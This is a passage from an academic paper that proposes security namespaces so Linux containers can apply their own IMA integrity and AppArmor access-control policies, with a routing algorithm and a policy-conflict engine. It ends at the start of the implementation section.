Previous efforts of making kernel security frameworks available to containers are often adhoc and expose the challenges of trusting containers to make security decisions without compromising host system or other containers. For example, a kernel patch [24] to Integrity Measurement Architecture (IMA) [53] suggested that the IMA measurement list can be extended with a container ID, such that during integrity attestation the measurements will become separable based on containers. As another example, AppArmor and Tomoyo introduced the concept of profile and policy namespace [49, 44] to allow certain processes to run under a policy different from the rest of the system. These changes, however, only made limited kernel security features available to containers,

and they all rely on the system owner to specify a global policy, leaving containers no real freedom in enforcing an autonomous security.

In this paper, we explore approaches to make kernel security frameworks available to containers. Due to the diversity of kernel security frameworks and their different design perspectives and details, it is extremely difficult to reach a generic design that can cover all kernel security frameworks in a single step. Instead, this paper explores an initial step, by making two concrete kernel security frameworks available to containers, to investigate the common challenges and approaches behind. Hopefully, the results have enough generality to guide other kernel security frameworks and eventually lead to a generic design. In studying the two popular kernel security frameworks, namely IMA [53] for integrity and AppArmor [41] for mandatory access control, we make the following observations: first, we find that the common challenge for containers to obtain autonomous security control is the implicit *global* and *mandatory* assumptions that kernel security frameworks often make. Kernel security frameworks are designed to be global—they control *all* processes running on the system. They are also designed to be mandatory—only the owner of the system may apply a security policy. However, autonomous security control requires relaxation of both assumptions. A container need to apply local security policies to control a subset of processes running on the system (i.e., processes in the container). Relaxing these assumptions involves security risks. Our second insight is that we can relax the global and mandatory assumptions *in a secure way* by checking if the autonomous security control of a container may compromise the security of other containers or the host system. We do this by inferring from containers' security expectation towards an operation.

Leveraging these insights, we propose the design of security namespaces, kernel abstractions that enable containers to utilize kernel security frameworks to apply autonomous security control. Security namespace virtualizes kernel security frameworks into virtual instances, one per container. Each virtual instance applies independent security policies to control containerized processes and maintains their independent security states. To ensure that the relaxation does not compromise any principal's security (i.e., other containers or the host system), an Operation Router is inserted before the virtual instances mediating an operation. The Operation Router decides the set of virtual instances whose security might be affected by an operation and routes the operation to those virtual instance for mediation. After each virtual instance makes an independent security decision, the decisions are intersected. A specific challenge is that virtual instances may make conflicting security decisions. A Policy Engine is added to detect such conflicts and inform the container owners of potential conflicts before they load their security policies.

We evaluate our design by developing two concrete instances of security namespace, one for IMA and one for AppArmor. Results show that leveraging the namespace abstractions, containers (e.g., Docker and LXC) can exercise the full functionality of IMA and AppArmor and apply autonomous security control, much like a VM or host system. Specifically, we show that the IMA namespace enables containers to independently measure and appraise files that are loaded into the container, without violating any of the host system's integrity policy. For AppArmor namespace, we show that it enables containers to enforce two policy profiles simultaneously, one protects the host system and another protects the containerized application, which was not possible as discussed in Ubuntu LXC documentation [34]. We evaluate the performance of both namespace abstractions. Results show that security namespaces introduce less than 0.7% latency overhead to system calls in a typical container cloud use case (i.e., no nested namespaces) and an almost identical throughput for containerized applications.

In summary, we make the following contributions.

- Through studying IMA and AppArmor, we investigate the common challenges and approaches behind making kernel security frameworks available to containers.
- We develop two concrete security namespace abstractions, one for IMA and another for AppArmor, which enables autonomous security control for containers while preserving security.
- We show that widely used container systems (e.g., Docker and LXC) can easily adopt the IMA and AppArmor security namespace abstractions to exercise full functionality of kernel security frameworks with modest overhead.

## 2 Background

In this section, we first describe the namespace concept in the Linux kernel and how it is adopted by container. We then discuss security frameworks in Linux kernel.

### 2.1 Namespace and Container

The Linux namespace abstraction provides isolation for various system resources. According to Linux man page [31]:

> *A namespace wraps a global system resource in an abstraction that makes it appear to the processes within the namespace that they have their own isolated instance of the global resource. Changes to the global resource are visible to other processes that are members of*

**Table 1: Namespaces in Linux kernel.**

| Namespace | Constant | Isolates |
|---|---|---|
| IPC | CLONE_NEWIPC | System V IPC, POSIX message queues |
| Network | CLONE_NEWNET | Network devices, stacks, ports, etc. |
| Mount | CLONE_NEWNS | Mount points |
| PID | CLONE_NEWPID | Process IDs |
| User | CLONE_NEWUSER | User and group IDs |
| UTS | CLONE_NEWUTS | Hostname and NIS domain name |





**Figure 1: Creating a Docker container.**

*the namespace, but are invisible to other processes.*

We use mount namespace as an example. Without mount namespace enabled, processes running within a Linux OS share the same filesystems. Any change to the filesystems made by one process is visible to the others. To provide filesystem isolation across processes, chroot [6] was first introduced but then found to be vulnerable to a number of attacks [7, 8]. As a more principled approach, Linux kernel introduced the mount namespace abstraction to isolate mount points that can be seen by the processes. A mount namespace restricts the filesystem view to a process by creating separate copies of vfs mount points. Thus, processes running in different mount namespaces could only operate over their own mount points. To date, six namespace abstractions (Table 1) have been introduced into the Linux kernel.

Container [56] is an OS-level virtualization technology. By leveraging the namespace abstractions (together with other kernel mechanisms, e.g., Cgroups, SecComp), a container can create an isolated runtime environment for a set of processes. Well-known container implementations include Docker [13], LXC [33], and LXD [35]. Figure 1 illustrates the procedure of creating a Docker container. It starts from launching a daemon process (e.g., dockerd) on the native host system. The daemon process forks itself (i.e., via *clone*), specifying that the newly forked process will run in different namespaces from the native for isolation. The forked process then properly sets up the namespaces that it runs in (e.g., mounting a different root, setting up its IP address, firewalls, etc.) and executes a target program (i.e., via *execve*). The target program then starts running in an environment isolated from other containers and the native system. The isolation is achieved by using the namespace abstractions. When forking a new process, the *clone* system call accepts different flags to indicate that the child process should run in none, one or several types of new namespaces. Containers often leverage all six types of namespaces at the same time, in order to create a fully isolated environment.

## 2.2 Kernel Security Frameworks

To protect the system and applications running atop, Linux kernel features many security frameworks. Some of these frameworks are upstreamed to the Linux kernel, such as Linux integrity subsystem [53, 30], SELinux [42], and AppArmor [41]. Some remain as research proposals [43, 63, 2, 28]. Although differing in security goals, these frameworks share a similar design. In general, these security frameworks rely on ”hooks” added into the kernel to intercept security critical operations (e.g., accessing inodes) from a process. Such security critical operations are passed to a security module where decisions (i.e., allow or deny) are made based on security policies.

### 2.2.1 Linux Integrity Subsystem

The Linux integrity subsystem, also known as the Integrity Measurement Architecture (IMA) [53], is designed to thwart attacks against the unexpected changes to files, particularly executable, on a Linux system. IMA achieves this by measuring files that may affect the integrity of the system. Working with a secure coprocessor such as TPM, IMA could securely store the measurements and then report them to a remote party as a trustworthy proof of the overall integrity status of the system (i.e., attestation). For example, a bank server could leverage IMA to attest its integrity to its users, enabling the users to bootstrap trust before operating over their accounts. In addition to attestation, IMA can also enforce the integrity of a system by specifying which files could be loaded. IMA does so by appraising files against ”good” values (e.g., checksums or signatures) specified by system owners. In the above example, a bank would benefit from IMA to maintain a tightly controlled environment of its servers and enforce that only approved code could be run.

## 3 Motivation

In this section, we discuss the need for containers to have autonomous security control, and the fundamental challenges of achieving it.

### 3.1 Autonomous Security Control

As more critical applications are deployed in containers, container owners want to utilize kernel security frameworks to govern integrity measurement, code execution, mandatory access control, etc. to prevent application specific security problems. Ideally, such security control should be *autonomous*, similar to when their applications were deployed on VMs or hosts.

Unfortunately, it is difficult to achieve the autonomy by directly using existing kernel security frameworks. As an example, consider a containerized bank service deployed on a public cloud. The service owner wants to control the integrity of the service by ensuring that critical service components such as service code, libraries and configurations are not modified. However, she cannot use IMA to do so. First, the bank service could not attest its integrity using IMA. The reason is that IMA, as an in-kernel security mechanism, tracks the integrity of the entire system. Consequently, measurements from different containers ( and the host system) are mixed together and cannot be accessed independently. Second, the bank service cannot control what code or data can be loaded into the container. Since IMA only allows a single policy maker (in this case, the cloud vendor that controls the host system), individual containers cannot decide what files to measure nor what would be good measurements for those files.

We argue that achieving the autonomous security control is fundamentally difficult because *security frameworks in Linux kernel are designed to be global and mandatory*. Security frameworks are global in a sense that they control *all* processes running on a kernel. In addition, security states (e.g., IMA measurements) are stored centrally for the global system. Security frameworks are mandatory in a sense that only the owner of the system (i.e., system admin) is authorized to specify a policy. Other principals on the system (i.e., container owners) are not allowed to make security decisions.

Enabling containers to have autonomous security control, however, requires relaxation of both the global and mandatory assumption of security frameworks. Security frameworks need to exercise their control over a *limited* scope of processes specified by the container owner and security states need to be maintained and accessed separately; this relaxes the global assumption of security frameworks. Container owners will independently apply security policies and together participate in the process of security decision making; this relaxes the mandatory assumption of security frameworks.





**Figure 2: A strawman design of security namespace.**

### 3.2 Security Namespace

To achieve the autonomous security control, one idea is to design a *security namespace abstraction*, similar to how other global resources are isolated/virtualized in Linux. However, unlike other resource namespaces, security namespace needs to relax the global and mandatory assumption which the security of the system often rests upon. Thus, if naively designed, it could introduce security loopholes into the system, invalidating the security offered by security frameworks. In this section, we first introduce a strawman design of security namespace that mimics the design of resource namespaces, and present two attack examples.

**Strawman design.** Analogous to other resource namespaces, a security namespace has to make it appear to the processes within the namespace that they have their own isolated instances of kernel security framework. An intuitive design is thus to virtualize kernel security frameworks (i.e., by replicating code and data structures) into virtual instances. Each virtual instance becomes a security namespace: it is associated with a group of processes and it makes security decisions over those processes independently. For example, as shown in Figure 2, process $P_0$ runs in native security namespace $NS_{native}$. It creates a new security namespace $NS_1$ and forks itself (i.e., via `clone` with `CLONE_NEW` flag set). The child process $P_1$ now runs in $NS_1$. $P_1$ further forks itself in the same security namespace and $P_2$ further forks $P_3$ in a new security namespace. In this case, the strawman design assigns security control of $P_0$ to $NS_{native}$, control of $P_1$ and $P_2$ to $NS_1$, and control of $P_2$ to $NS_2$. The owner of $NS_{native}$, $NS_1$ and $NS_2$ will independently apply security policies.

While such design achieves autonomous security control in a straightforward way, it introduces two attacks:

**Attack Example 1.** Consider an example where the security namespaces $NS_{native}$ and $NS_1$ under discussion are IMA namespaces. Assume the owner of the native system wants to prove the integrity of the native system by using $NS_{native}$ to measure and record all the code that has been executed on the system (Figure 3a). Such measurements serve as an evidence for remote parties to bootstrap trust into the native system. However, a malicious subject $P$ may fork itself into a new IMA namespace $NS_1$ and then execute a malware inside of it (Figure 3b). In





**Figure 3: An attack in the strawman design. A remote verifier may be tricked into believing the system is of sufficient integrity to use even though a malware was once loaded on the system.**

this case, the measurements of the malware are stored onto the measurement list of $NS_1$, which will be deleted after the namespace exits, leaving no traces behind. Integrity attestation of the native system, in this case, will cause a remote party to believe that the system is of sufficient integrity to use, despite the fact that the malware was once executed on the system.

In this example, $P$ managed to execute a malware without leaving a footprint on the system, due to that the native security namespace $NS_{native}$ no longer controls $P_1$, and the security namespace $NS_1$ that controls $P_1$ is created and controlled by adversary. This example demonstrates that, in a security namespace design, if the global assumption of a security framework is relaxed in a naive way, adversary may leverage that fact to circumvent system policy.

**Attack Example 2.** A container associated with security namespace $NS_1$ shares a file $f$ with another container associated with a different security namespace $NS_2$. The file is of high integrity to $NS_1$, and thus is shared in a read-only way. However, since $NS_2$ has security control over processes running in the second container, it can make $f$ read-write to its processes. As a result, when processes from $NS_1$ reads $f$, they read in low integrity input even though they expect the file to be maintained at high integrity. In this example, $NS_2$ managed to let processes in $NS_1$ take low integrity input by specifying a policy different from what was expected by $NS_1$. Worse, since processes in $NS_1$ mistakenly believe that the file is still at high integrity, most likely they will not take countermeasures that could otherwise protect themselves (e.g., by checking file hash before reading it). Previous researches [22, 60] also show that, when two or more principals try to make security decisions independently, the inconsistencies between them may open additional attack channels. This example demonstrates that, in a security namespace design, if mandatory assumption of security framework is relaxed in a naive way (e.g., by allowing two or more principals to apply security policies freely), adversary may leverage that fact to launch attacks.

## 3.3 Goals

The high level goal of this paper is to investigate the design of security namespace that enables containers to have autonomous security control. However, in doing so, the security of the system should not be compromised. Due to the diversity of kernel security frameworks and their different design perspectives and details, the design can hardly be generic. But we try to abstract the commonness by studying two commonly used kernel security frameworks, namely IMA and AppArmor, and hopefully it may provide useful guidance for other kernel security frameworks and eventually lead to a generic design.

**Autonomous Security Control.** By autonomous security control, we mean that *individual security namespaces can govern their own security*. Specifically, we would like our design to have the following three properties:

- The processes associated with a security namespace will be under security control of that namespace[1].
- The principal who owns a security namespace can define security policy for that namespace, independently from other security namespaces and the native system.
- Security states (e.g., logs, alerts, measurements and etc.) are maintained and accessed independently.

**Security.** By security we mean that when there are two or more principals on the system (including the native), *one principal cannot leverage the security namespace abstraction to compromise the security of another principal*. Here the principals refer to parties with independent security interests and policies (i.e., container owners and native system owner) but share the same kernel. The security of a principal refers to the security requirements of the principal, expressed by his or her security policy. In other words, our design should not satisfy a principal's security requirements at the cost of another principal. Only when all principals' security requirements are satisfied we say that the overall system is secure.

The strawman design satisfies the autonomous security control, but fails to meet the security requirements. The focus of this paper is thus to investigate the design of security namespace abstraction that can achieve autonomous security control without violating security, and

[1] It does not necessarily mean that the processes will only be under security control of that namespace.





**Figure 4: Design overview. A subject's operation is routed to security namespaces who may have an opinion about the operation. Each involved security namespace independently makes a security decision, and the operation is allowed if all involved security namespaces allow the operation.**

above attack examples show that how to relax the global and mandatory assumption of security frameworks represents a control point in the tussle.

## 3.4 Security Model

In this work, we assume the trustworthiness of the kernel. The security frameworks and their namespace implementations reside in kernel space and they can be trusted to enforce the security policies specified by their owners. We do not trust any userspace processes, privileged or unprivileged, on native or in container. They are targets of confinements of security namespaces. In practice, there are often certain userspace processes responsible for loading security policies into the kernel. Such processes are not trusted as well. The kernel ensures the integrity of the policies being loaded by either attesting policy integrity to the policy maker or accepting only policies with valid maker signature. In addition, we do not assume mutual trust among principals on a system. It is the design goal of security namespace abstraction to prevent one principal from abusing the abstraction to compromise security of another principal.

In this paper, we do not aim to provide an unified abstraction for all kernel security frameworks. Instead, each kernel security framework will have its own security namespace abstraction. We leave it for the future work to provide an unified abstraction and functions such as stacking [32]. In addition, although we examine the challenges in applying the design to SELinux (Section 9), we do not claim that the design is already generic. We leave it for the future work to further study the generality of the design and apply it to other kernel security frameworks. Side channel attacks are also out of scope of this paper.

# 4 Solution Overview

The strawman design shown in Figure 2 provides a straightforward way for containers to achieve autonomous security control. However, the way it relaxes the global and mandatory assumption only considers a single principal's security interest (i.e., the security namespace that is associated with the process), therefore potentially violating the security of other principals on the system. We argue that when relaxing the global and mandatory assumption of security frameworks, we have to account for the security expectations of *all* principals on the system. Only in this way, we can ensure that the autonomous security control of one principal does not come at the cost of another principal. This boils down to two security invariant that we believe must be maintained when global and mandatory assumption are relaxed:

- Given an operation from a process, *all* security namespaces that have an opinion about the operation (i.e., expressed via its security policy) should be made aware of the operation.

- Only if all security namespaces that have an opinion about the operation allows the operation will the operation be allowed by the system.

The first invariant addresses the concern of relaxing the global assumption of security frameworks. Although a security namespace no longer sees every operation on the system, it should be able to see *all* operations that may affect its security. The second invariant addresses the concern of relaxing the mandatory assumption of security frameworks. Every security namespace that is affected by an operation can apply policies over the operation. However, only if all policies allow the operation will the operation be allowed by the system.

Based on this insight, we propose a security namespace abstraction design that is secure, by augmenting the strawman design with a routing based mechanism, as shown in Figure 4.

First, as in the strawman design, we virtualized a security framework into virtual instances. Each virtual instance becomes a security namespace and controls a group of processes associated with it (e.g., security namespace$_1$ to security namespace$_n$ in Figure 4). Each security namespace shares the same code base in kernel, but independently enforce its own security policies and maintains independent data structures for security states. Conceptually, they are isolated from each other.

Second, we added a component named Operation Router to the standard operation mediation process of security frameworks in kernel. When a process performs an operation (i.e., system call), the operation is first sent to the Operation Router. Based on the operation, the Operation Router decides *which security namespaces should be made aware of the operation*. The key challenge in this step is to ensure that every security

namespace whose security might be affected by an operation is made aware of the operation; this underpins security while allowing relaxation of the global assumption of security frameworks. The router then routes the operation to those security namespaces. Each security namespace makes their security decisions independently.

After each security namespaces made their security decisions, a final decision is made by the system, taking into consideration of all those security decisions. To relax mandatory assumption in a secure way, we took a conservative approach which intersects (i.e., apply AND operator) all those security decisions. Thus, only if all security namespaces that were made aware of the operation allow an operation will it be allowed by the system.

Finally, we added a component named Policy Engine that detects and identifies policy conflicts among security namespaces at policy load time. Policy conflicts result in different security decisions at runtime, where an operation allowed by one security namespace is denied by another. Since a security namespace cannot (and should not) inspect security states of another, debugging the cause of the denial becomes a problem. This is particularly problematic for the container cloud case since the container owners do not want containerized applications to encounter any unexpected runtime resource access errors. Therefore we designed the policy engine to detect and identify policy conflicts at policy load time and inform the namespace owner the potential conflicts. The policy owner may decide to revise her security policy to avoid conflicts, or continue to use the system but be aware of the potential runtime denials, or change to a new system where there is no conflicts.

# 5 Operation Router

The Operation Router identifies the set of security namespaces that may have an opinion about an operation and routes the operation to those security namespaces. To decide which security namespace may have an opinion about an operation, we leverage a simple insight: a security namespace may have an opinion about an operation if by not routing the operation to the security namespace, the two security assumptions, global and mandatory, might be broken for the security namespace. Since an operation can be written as an authorization tuple ($s$, $o$, $op$), we discuss from subject's and object's perspective separately.

## 5.1 A Subject's Perspective

Security framework makes an implicit assumption about its globalness: it controls *all* subjects on a system that are stemmed from the very first subject that it sees. For native system, this means all subjects forked from *init* (i.e., *PID* 1). For a security namespace, this means all the subjects forked from the first subject of the security namespace. The attack example shown in Figure 3 occurs due to that it breaks this implicit assumption. $P_1$ is a descendant of $P$. However, by assigning security control of $P_1$ to a new security namespace, security namespace $NS_{Native}$ no longer confines $P_1$, therefore breaking the implicit global assumption of $NS_{Native}$.

Therefore, a security namespace would have an opinion about an operation if, by removing the operation, the implicit global assumption of the security namespace is broken. To achieve autonomous security control, a subject is under direct control of the security namespace that it is associated with. However, at the same time, since the subject stems from other subjects that may be associated with other security namespaces, those security namespaces also implicitly assume control of the subject. If an operation involving the subject is not routed to those security namespaces, their global assumptions are broken therefore compromising their security. As a result, the Operation Router needs to account for the subject's perspective by not only route an operation to the security namespace that the subject is associated with, but also all security namespaces that the direct ancestors of the subject are associated with.

## 5.2 An Object's Perspective

Security policy is often a whitelist, enumerating allowed operations from subjects over objects. The mandatory assumption of a security framework implies that, other than those allowed operations, no other operations should be performed over the objects[2]. In other words, a security namespace implicitly assumes a complete (and autonomous) control over the objects that it may access. The attack example 2 shown in Section 3.2 occurs due to that it breaks this mandatory assumption. In the attack, security namespace $NS_1$ assumes high integrity of file $f$ by ensuring that the file is read only to all its subjects. However, due to the file is also accessible to another security namespace $NS_2$, $NS_2$ may allow its subjects to write to $f$ in arbitrary way. Therefore, when subjects from $NS_1$ access the file, security of $NS_1$ is compromised without $NS_1$ is being aware of.

Due to the assumption of complete control over objects, a security namespace may have an opinion about an operation even if the subject of the operation is not under its control. Only in this way can a security namespace ensure that there are no unexpected operations over the objects that its subjects may ever access. As a result, theoretically, the Operation Router needs to account for the object's perspective by routing an operation to all security namespaces whose subjects may ever access the object of the operation to ensure that all their security

[2]Mandatory assumption also implies that subjects should not perform any additional operations that are not allowed by the policy. But it is already covered by the subject's perspective.

expectations are met.

To decide if an object may ever be accessed by subjects of a security namespace, the Operation Router leverages the *resource visibility* defined by the resource namespaces (e.g., mount, network and etc.). The resource namespaces define the visibility of subjects to objects. As long as an object is visible to subjects of a security namespace, it may be accessed by those subjects.

## 5.3 Shared Objects and Authority

Since security namespaces implicitly assume complete control over objects that they may access, ideally each security namespace is coupled with its own resource namespaces therefore having its own isolated sets of objects. However, in practice, certain objects can be accessed by multiple security namespaces. For example, the `/proc` and `/sys` filesystems and the objects on them are often shared among different containers on a host. Such sharing may lead to two practical issues. First, due to the whitelist nature of security policy, a security namespace allows only its own operations over the object and naturally denies operations from other security namespaces that share access to the object. This results in an unusable system. Second, if the Operation Router routes one security namespace's operation to another security namespace due to that they share access to an object, it may become a privacy breach. For example, a container may not want its operation over `/proc` to be known to another container.

To address this practical concern, we have to adjust policy language of existing security frameworks to make the implicit mandatory assumption explicit. We introduce two new decorators to the policy language, *authority* and *external*. In a security policy, if a security namespace declares authority over an object, its policy over the object becomes mandatory—all the operations over the object, either from subjects associated with the security namespace or other security namespaces, will be routed to the security namespace for mediation. In contrast, if a security namespace does not have authority declared for an object in its security policy, the policy over the object will only be locally effective, meaning that the security namespace will not be able to control how subjects from other security namespaces access the object. The goal of the authority decorator is to let security namespaces explicitly declare their mandatory assumption.

The external decorator is used along with the authority decorator. When a security namespace declares authority over an object, it may define security policies for subjects that are invisible to the security namespace (i.e., associated with other security namespaces). Such invisible subjects are decorated with keyword external in the security policy. A security namespace will assign access permissions to external decorated subjects just like its own





**Figure 5: Security namespace graph.**

subjects, but all external decorated subjects will have the same permissions because they are indistinguishable to the security namespace. For example, when protecting a read-only file using a lattice policy, a security namespace can assign invisible subjects with integrity label $\{a\}$ and the file with integrity label $\{a, b\}$ to ensure read-onlyness. However, label $\{a\}$ will be universal for all the invisible subjects of the security namespace, because from the security namespace's perspective, those subjects are invisible therefore indistinguishable.

To prevent a security namespace from arbitrarily declaring authority therefore launching denial of service attacks to other security namespaces, the ability to declare authority is tightly controlled by the system. We use a capability-like model where the ability to declare authority over an object is treated like a capability. When an object is created, the security namespace that creates the object is granted the capability. It may use the capability, by declaring the authority in its security policy, or delegate the capability to other security namespaces. In practice, the delegation often happens between parent and child security namespaces.

## 5.4 Routing Algorithm

Combining the two perspectives and the practical constraint, we can then define a routing algorithm for the Operation Router that meets our goal: given an operation, all security namespaces that may have an opinion about an operation are made aware of the operation. The algorithm is constructed around two data structures, namely a security namespace graph and an object authority table which are maintained and updated in the kernel while new security namespaces are being created and security policies are being loaded.

A security namespace graph is a graph that maintains the <subject $\leftrightarrow$ namespace> and <namespace $\leftrightarrow$ namespace> mappings. It has two types of vertices as shown in Figure 5. One type of vertices are the subjects and another type of vertices are the security namespaces. An undirected edge connects the two. Between security namespace vertices, there is a directed edge, pointing

**Input:** subject $s$ and object $o$, security namespace graph $G$, object authority table $T$
**Output:** set of security namespaces $\Phi$

1: $\Phi \leftarrow$native ▷ Native is the ancestor for any security namespace
2: $n \leftarrow$CURRENT($s$, $G$) ▷ Get the namespace that $s$ is associated with
3: **while** $n \neq$ native **do** ▷ Recursively add all $n$'s ancestors
4: $\Phi \leftarrow \Phi \cup n$
5: $n \leftarrow$GET_PARENT($n$, $G$)
6: $\Phi \leftarrow \Phi \cup$AUTHORITY($o$, $T$) ▷ Get namespaces that declared authority over $o$
7: return $\Phi$

**Figure 6: An algorithm for routing an operation to security namespaces who may have an opinion about the operation.**





**Figure 7: Four types of policy conflicts. Existing and new security namespaces are separated by the dashed line. Conflicting policies are marked in red.**

from the child to its direct parent[3]. The security namespace graph captures the subject's perspective when the Operation Router routes an operation.

Another data structure is the object authority table. An object authority table maintains the mapping between an object to the corresponding security namespaces that have the capability to declare authority over the object. It also maintains the information of whether or not the security namespace actually declared the authority in its security policy. The object authority table is updated when a new object (e.g., inode) is created within the kernel and when new authority delegation happens. The object authority table helps capture the object's perspective under the practical constraint when the Operation Router routes and operation.

Using these two data structures, we define the routing algorithm as shown in Figure 6. The algorithm takes as input the subject and object of an operation, and produces a set of security namespaces that need to be made aware of the operation. At the high level, the algorithm works as the follows: it first recursively add the current security namespace that the subject runs in and all its ancestors security namespaces (down to the native) into the output set. Then it finds all the security namespaces that hold authority over the object and adds them to the output set.

# 6 Policy Engine

The goal of Policy Engine is to detect policy conflicts at policy load time. Policy conflicts would result in different security decisions, where an operation allowed by a security namespace is denied by another. Such denial often cannot be debugged at runtime, as security namespaces are isolated from each other. This may affect the practical usability of the security namespace abstraction, considering a containerized application can fail unexpectedly. To address this concern, our insight is to move the conflict detection to policy load time and inform respective parties of the potential conflicts. The conflicting party may revise her security policy to avoid conflicts, or continue using the system but be aware of the potential conflicts, or abort using the system as the system cannot meet her expectations. The Policy Engine detects two types of conflicts: DoS conflicts and expectation conflicts. We discuss them separately in this section.

## 6.1 DoS Conflicts

When a security namespace loads its security policy, if its subjects might be denied of performing an operation by other security namespaces on the system, we call it denial of service conflicts (DoS conflicts). The name comes from the fact that the operation will be eventually denied (after intersecting all security decisions) even though policy of the security namespace explicitly allows the operation.

There are two types of DoS conflicts, corresponding to the subject's and object's perspective of the operation routing. The first type is the ancestor-descendant conflict, where a descendant security namespace's policy violates its ancestors', as shown in Figure 7(a). Recall from Section 5.1, a subject is under control of its own security namespace and all its ancestors. Thus a DoS conflict may arise if the descendant loads a policy that allows an operation but its ancestors would deny it. The second type of conflict is the global-local conflict, where a security namespace's security policy violates an authoritative one, as shown in Figure 7(b). In this case, a security namespace loads a policy that allows an operation over an object (i.e., local), but the operation would be denied by other security namespaces that hold authority over the object (i.e., global).

The Policy Engine detects DoS conflicts using a conflict detection algorithm, as shown in Figure 8. At a high

[3]The parent and child relationship is defined with respect to the subjects. If subjects of a security namespace are forked from subjects of another security namespace, then the two security namespace has a parent and child relationship.

**Input:** set of existing security policies $S$, new security policy $s$
**Output:** set of conflicting rules $\Phi$

1: $\Phi \leftarrow \emptyset$
2: $S' \leftarrow$ROUTING_ALG($S$) ▷ Set of policies that need to be considered
3: $P_o \leftarrow$PERMISSIONS($S'$) ▷ Projected permissions of $S'$
4: $P_n \leftarrow$PERMISSIONS($s$) ▷ Projected permissions of $s$
5: **if** $P_n \not\subseteq P_o$ **then**
6: $\Phi \leftarrow$CONFLICTING_RULES($P_o$, $P_n$)
7: return $\Phi$

**Figure 8: An algorithm for detecting DoS conflicts.**

level, the algorithm takes as input the security policies of existing security namespaces and the new one, and try to identify if the newly loaded security policy would introduce additional access permissions for the subjects. Such additional permissions are the root cause of an operation being allowed by the new security namespace, but denied by others. Specifically, the algorithm first computes the set of security namespaces whose security policies need to be considered. This is based on the routing algorithm discussed in previous section. Next, by analyzing the policies, the algorithm computes two projected permission sets of each and every subject associated with the new security namespace[4], one based on security policies of existing security namespaces and another based on the newly loaded policy. The permission set of the new security policy should always be a subset of the existing security policies, to ensure that no additional permissions are introduced.

When conflicts are detected, the owner of a security namespace are given two choices. She may revise her security policy to avoid the conflicts, or loading the security policy anyway with the risk of her operations being denied unexpectedly. However, we should note that even in the second case, she only risks DoS but no compromise of security as any operation denied by her own policy will not be executed by the system.

## 6.2 Expectation Conflicts

When a security namespace loads its security policy, if the policy could deny operations from other security namespaces, we call it expectation conflicts. Expectation conflicts may lead to unexpected operation denials to existing security namespaces, so the system will refuse to load a security policy that may cause expectation conflicts. As its name suggests, the expectation conflicts represent that the existing system cannot possibly meet the security expectation of a new security namespace, therefore the owner of the new namespace should either revise her policy, or abort using the system.

[4]This is a projection, as at the policy load time, there is often no subject or only a single subject of that security namespace actually created on the system, depending on who loads the security policy.

In practice, there are two types of expectation conflicts, both of which can be easily detected by the Policy Engine using the object authority table. The first type of expectation conflicts is shown in Figure 7(c), where in its security policy a security namespace declares authority over an object but it does not have the capability to declare the authority. In this case, the Policy Engine would refuse to load the policy and render a lack of authority error. This delivers an explicit message to the owner of the security namespace that the system cannot meet her security expectation, and she shall not run with the false impression of security (e.g., a security namespace believes a file is read-only file, but it is actually writable to other security namespaces). The second type of expectation conflicts is shown in Figure 7(d), where a security namespace has the capability and declares authority over an object. However, its policy over the object conflicts with policies of existing security namespaces on the system (i.e., it would deny an operation which was already allowed by others). In this case, the Policy Engine would refuse to load the policy as well, since loading the policy may cause unexpected operation denials of other security namespaces. Here the authority represents a right to claim mandatory security over an object, but not a right to override security decisions of others.

# 7 Implementation

To demonstrate our design, we implemented security namespace abstractions for two widely used kernel security frameworks, IMA and AppArmor. The modification to kernel is $\sim$1.1K and $\sim$1.5K LOC, respectively. The IMA namespace implementation is already open sourced[5] and under review by the kernel community.

## 7.1 IMA namespace

